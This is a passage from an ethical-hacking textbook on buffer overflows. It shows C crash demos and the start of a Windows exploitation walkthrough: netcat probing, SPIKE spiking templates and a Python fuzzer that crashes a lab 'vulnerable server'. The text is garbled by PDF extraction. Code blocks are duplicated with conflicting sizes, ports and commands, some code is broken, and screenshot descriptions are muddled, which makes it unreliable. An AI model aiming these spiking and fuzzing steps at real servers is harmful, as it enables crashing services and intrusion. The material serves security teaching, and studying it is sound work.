- **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
- **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

## Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)



## Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



# Simple Buffer Overflow in C

## Example of Stack-Based Overflow

```
File Edit View Search Documents Help  
Open Save New Find Replace Undo Redo Cut Copy Paste Select All Select None  
■ stack.c  
1 #include<stdio.h>  
2 #include<stdlib.h>  
3 #include<string.h>  
4  
5 int buffer(char str[]){  
6     char buff[12];  
7     strcpy(buff,str); /*copy 20 characters of str into buffer*/  
8     return 1; /*This causes access violation due to stack corruption*/  
9 }  
10  
11 int main(int argc, char **argv){  
12     buffer("000000000000000000000000"); /*Call to buffer function*/  
13     /*Print a small message. Execution will never reach this point  
14      because of overflow*/  
15     printf("After buffer overflow\n");  
16     return 1;/Return from function*/  
17 }
```

Parrot Terminal

```
File Edit View Search Terminal Help  
[root@parrot] ~ [~]  
└─# gcc stack.c  
[root@parrot] ~ [~]  
└─# ./a.out  
Segmentation fault  
[~] [root@parrot] ~ [~]  
└─#
```

## Example of Heap-Based Overflow

```
File Edit View Search Documents Help  
Open Save New Find Replace Undo Redo Cut Copy Paste Select All Select None  
■ heap.c  
1 #include<stdio.h>  
2 #include<stdlib.h>  
3 #include<string.h>  
4  
5 int main(int argc, char **argv){  
6     char *in = malloc(10);  
7     char *out = malloc(10);  
8     strcpy(in, "Sample Input");  
9     strcpy(argv[1], /* Pass command-line argument having more  
10        than 10 characters. in variable causes buffer overflow and  
11        overwrites out buffer*/  
12     printf("Input at %p: %s\n", in,in);  
13     printf("Output at %p: %s\n", out,out);  
14     printf("Memory at %p: %s\n", argv[1], argv[1]);  
15 }
```

Parrot Terminal

```
File Edit View Search Terminal Help  
[root@parrot] ~ [~]  
└─# gcc heap.c  
[root@parrot] ~ [~]  
└─# ./a.out AAAAAAAAAAAAAA  
malloc(): corrupted top size  
Aborted  
[~]
```

The screenshot shows a terminal window with a dark blue background and white text. At the top, there is a menu bar with options: File, Edit, View, Search, Tools, Documents, Help. Below the menu bar is a toolbar with icons for Open, Save, Undo, Redo, Cut, Copy, Paste, Find, and Replace. The main area of the window displays a file named "stack.c" with the following code:

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int buffer(char str[]) {
5     char buff[12];
6     strcpy(buff, str); /*copy 20 characters of str into buff*/
7     return 1; /*This causes access violation due to stack corruption*/
8 }
9 int main(int argc, char **argv) {
10    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
11    /*Print a small message. Execution will never reach this point
12    because of overflow*/
13    printf("After buffer overflow\n");
14    return 1; /*Exits main function*/
15 }
```

Figure 6.40: Screenshot of C program demonstrating stack-based buffer overflow

The screenshot shows a terminal window titled "Parrot Terminal". The terminal has a dark background with green text. The command history is as follows:

- [root@parrot] ~
- # gcc stack.c
- [root@parrot] ~
- # ./a.out
- Segmentation fault
- [>] [root@parrot] ~
- #


The line "Segmentation fault" is highlighted with a yellow box, indicating the exploit was successful.

Figure 6.41: Screenshot showing the output of stack-based buffer overflow

The screenshot shows a Mac OS X desktop environment. In the foreground, there is a terminal window titled "heap.c". The window contains the following C code:

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int main(int argc, char **argv) {
5     char *in = malloc(18);
6     char *out = malloc(18);
7     strcpy(out, "Sample Output");
8     strcpy (in, argv[1]); /* Pass command-line argument having more
9      than 18 characters. in variable causes buffer overflow and
10     overwrites out buffer*/
11    printf("Input at %p: %s\n",in,in);
12    printf("Output at %p: %s\n",out,out);
13    printf("\n\n%s\n",out);
14 }
```

Figure 6.42: Screenshot of C program demonstrating heap-based buffer overflow



The screenshot shows a terminal window titled "Parrot Terminal". The terminal has a dark background with light-colored text. The command line shows the user is root on a "parrot" host. The user runs "gcc heap.c" to compile a program, then "./a.out" to run it. The output of the program shows a buffer overflow attack where the program writes over memory, causing a segmentation fault. The terminal ends with a prompt "#".

```
[root@parrot] ~
[root@parrot] ~ #gcc heap.c
[root@parrot] ~ #./a.out AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
[*]-[root@parrot] ~
#
```

Figure 6.43: Screenshot showing the output of heap-based buffer overflow

# Windows Buffer Overflow Exploitation



Steps involved in exploiting Windows based buffer overflow vulnerability:

- 1 Perform spiking
- 2 Perform fuzzing
- 3 Identify the offset
- 4 Overwrite the EIP register

- 5 Identify bad characters
- 6 Generate shellcode
- 7 Identify the right module
- 8 Gain root access

## Windows Buffer Overflow Exploitation (Cont'd)




## Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
  - Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

- Step 1: Establish a connection with the vulnerable server using Netcat


```
ParrotTerminal
File Edit View Search Terminal Help
$root@parrot: ~
→ nc -nv 18.10.10.10 9999
(UNKNOWN) [18.10.10.10] 9999 (?) open
Welcome To Vulnerable Server! Enter HELP for help.
HELP
VALID Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [lttime_value]
LMUN [lmun_value]
TRUN [tron_value]
LMUN [lmun_value]
GODD [godd_value]
USTAT [ustat_value]
UTER [uter_value]
HTER [hter_value]
LTTR [lttr_value]
USTAN [ustan_value]
exit
```

#### • Step 2: Generate spike templates and perform spiking



The terminal window displays assembly code, memory dump, and strings analysis. The debugger window shows the assembly code and registers.

## Windows Buffer Overflow Exploitation (Cont'd)



### **Step - 1: Establish a connection with the vulnerable server using Netcat**


As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

```
nc -nv <Target IP> <Target Port>
```

## Step - 2: Generate spike templates and perform spiking

Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

Use the following spike template for spiking on the STATS function:




The screenshot shows a text editor window titled "stats.spk (~) - Pluma". The window has a dark theme with light-colored text. The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. Below the menu is a toolbar with icons for Open, Save, Undo, and others. The main text area contains the following code:

```
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
```

At the bottom of the window, there are status indicators: "PlainText" (with a dropdown arrow), "Tab Width: 4" (with a dropdown arrow), "Ln 3, Col 24", and "INS".

Now, send the packages to the vulnerable server using the following command:


```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR  
SKIPSTR
```



The screenshot shows a terminal window titled "Parrot Terminal". The window has a dark background with light-colored text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu, the terminal prompt is "[root@parrot]~[-]". A command is being typed in: "# generic send tcp 10.10.10.10 9999 stats.spk 0 0". This command is highlighted with a red rectangular box. After the command is run, the terminal displays the output: "Total Number of Strings is 681", followed by several lines of "Fuzzing" and "Fuzzing Variable 0:X" where X ranges from 0 to 4. Each line also includes a "Variablesize= Y" entry, where Y is a value like 5004 or 21.

```
[root@parrot]~[-]
# generic send tcp 10.10.10.10 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read>Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
```

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:



The screenshot shows a window titled "trun.spk (~) - Pluma". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The toolbar contains icons for Open, Save, Undo, and Redo. A list of files in the sidebar shows "trun.spk x". The main text area contains the following code:

```
1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
```

The status bar at the bottom shows "Plain Text" and "Tab Width: 4". The cursor is positioned at "Ln 3, Col 24".

Figure 6.48: Screenshot showing TRUN spike template

Now, send the packages to the vulnerable server using the following command:

```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR  
SKIPSTR
```

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.

## Windows Buffer Overflow Exploitation (Cont'd)

### Perform Fuzzing


- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP register**, which further helps in injecting malicious shellcode



```
File Edit View Search Terminal Documents Help
B D Open W A S V O C Q Q
[Python] *
1 #!/usr/bin/python
2 import sys, socket
3 from time import sleep
4
5 buff = "A" * 100
6
7 while True:
8     try:
9         soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10        soc.connect((10.10.10.10, 8080))
11
12        soc.send("TMW/1.1" + buff)
13        soc.close()
14        sleep(1)
15        buff = buff + "A" * 100
16    except:
17        print "CFuzzing crashed vulnerable server at %d bytes!" % len(buff)
18        sys.exit()
```

```
File Edit View Search Terminal Help
[root@parrot] ~
[root@parrot] ~
# ./fuzz.py
^CFuzzing crashed vulnerable server at 2300 bytes
[root@parrot] ~
#
```

## Windows Buffer Overflow Exploitation (Cont'd)



The screenshot shows a window titled "fuzz.py (~) - Pluma" containing a Python script. The script is a simple fuzzer that sends a buffer of 'A's to a server at 10.10.10.10 port 9999. It adds 100 more 'A's to the buffer every iteration of a while loop. If an exception occurs during the connection or send operation, it prints a message and exits.

```
1#!/usr/bin/python
2import sys, socket
3from time import sleep
4
5buff = "A" * 100
6
7while True:
8    try:
9        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10       soc.connect(('10.10.10.10', 9999))
11
12       soc.send('TRUN /.:/' + buff)
13       soc.close()
14       sleep(1)
15       buff = buff + "A" * 100
16    except:
17        print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
18        sys.exit()
```

Figure 6.51: Screenshot showing Python script for fuzzing

When you execute the above code, `buff` multiplies for every iteration of the `while` loop and sends the `buff` data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.





Figure 6.52: Screenshot of Immunity Debugger showing vulnerable server before buffer overflow



The screenshot shows a terminal window titled "Parrot Terminal". The window has a dark background with light-colored text. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu, the terminal prompt is shown as "[root@parrot]~[-]". The user then runs the command "# ./fuzz.py". The output of this command is displayed in green text: "CFuzzing crashed vulnerable server at 2300 bytes". Finally, the terminal prompt appears again as "[root@parrot]~[-]" followed by a red hash symbol (#).

Figure 6.53: Screenshot showing the output of fuzzing vulnerable server

